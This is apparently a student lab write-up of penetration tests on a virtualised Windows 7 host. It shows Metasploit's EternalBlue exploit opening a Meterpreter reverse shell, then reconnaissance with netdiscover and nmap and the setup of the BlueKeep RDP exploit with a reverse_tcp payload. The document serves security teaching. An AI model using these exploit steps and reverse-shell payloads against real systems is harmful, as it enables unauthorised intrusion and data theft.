4 Windows 8
5 Windows 8.1
6 Windows Server 2012
7 Windows 10 Pro
8 Windows 10 Enterprise Evaluation
msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 1
target ⇒ 1
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.9:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.9:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.9:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.9:445 - The target is vulnerable.
[*] 10.0.2.9:445 - Connecting to target for exploitation.
[+] 10.0.2.9:445 - Connection established for exploitation.
[+] 10.0.2.9:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.9:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.9:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.2.9:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.0.2.9:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 10.0.2.9:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.9:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.9:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.9:445 - Starting non-paged pool grooming
[+] 10.0.2.9:445 - Sending SMBv2 buffers
[+] 10.0.2.9:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.9:445 - Sending final SMBv2 buffers.
[*] 10.0.2.9:445 - Sending last fragment of exploit packet!
[*] 10.0.2.9:445 - Receiving response from exploit packet
[+] 10.0.2.9:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.9:445 - Sending egg to corrupted connection.
[*] 10.0.2.9:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.0.2.9
[+] 10.0.2.9:445 - =-
[+] 10.0.2.9:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.0.2.9:445 - =-
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.9:49159) at 2025-04-19 07:41:52 -0400
meterpreter >
Right Ctrl

$ sysinfo



We access the test folder in Desktop and there’s a text file named secret.





Exploit 2


Tools used: (Nmap, MSF)

Host Info:	Host 3 (Windows 7 2008)
Operating System	Windows
IP Address	10.0.2.9
MAC Address	08:00:27:31:46:3d
Open Ports	135, 139, 445, 3389, 5357, 49152, 49153, 49154, 49155, 49156, 49158


Step 1: Reconnasance (Information Gathering)

We use netdiscover and we specify the range same as in first exploit


netdiscover –r 10.0.2.0/24



We found 4 hosts in the network 10.0.2.1, 10.0.2.2, 10.0.2.3, 10.0.2.9




10.0.2.9 is the host we are targeting.



Step 2: Scanning

$ nmap –sV –T4 10.0.2.9 -v

We use nmap to scan for open port on the host



Step 3: Vulnerability assessment


We search for a vulnerability bluekeep for port 3389 CVE_2019_0809_bluekeep_rce

```
msf6 > search bluekeep

Matching Modules
================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   auxiliary/scanner/rdp/cve_2019_0708_bluekeep        2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Deskt
op RCE Check
   1     \_ action: Crash                                  .                .       .      Trigger denial of service vulnerability
   2     \_ action: Scan                                   .                .       .      Scan for exploitable targets
   3   exploit/windows/rdp/cve_2019_0708_bluekeep_rce      2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Ker
nel Use After Free
   4     \_ target: Automatic targeting via fingerprinting .                .       .      .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64) .                .       .      .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .                .       .      .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)     .                .       .      .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)     .                .       .      .
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)   .                .       .      .
   10    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)       .                .       .      .
   11    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)           .                .       .      .
   12    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)      .                .       .      .


Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'

msf6 >
```


Use 3 which is exploit/windows/rdp/cve_2019_0708_bluekeep_rce


```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File  Machine  View  Input  Devices  Help
1  2  3  4                                                                  8:13
root@Group1B7: /home/group1b7
File  Actions  Edit  View  Help

msf6 > search bluekeep

Matching Modules
================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   auxiliary/scanner/rdp/cve_2019_0708_bluekeep        2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Microsoft Remote Deskt
op RCE Check
   1     \_ action: Crash                                  .                .       .      Trigger denial of service vulnerability
   2     \_ action: Scan                                   .                .       .      Scan for exploitable targets
   3   exploit/windows/rdp/cve_2019_0708_bluekeep_rce      2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Ker
nel Use After Free
   4     \_ target: Automatic targeting via fingerprinting .                .       .      .
   5     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64) .                .       .      .
   6     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .                .       .      .
   7     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)     .                .       .      .
   8     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)     .                .       .      .
   9     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)   .                .       .      .
   10    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)       .                .       .      .
   11    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)           .                .       .      .
   12    \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)      .                .       .      .


Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'

msf6 > use 3
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
Right Ctrl
```

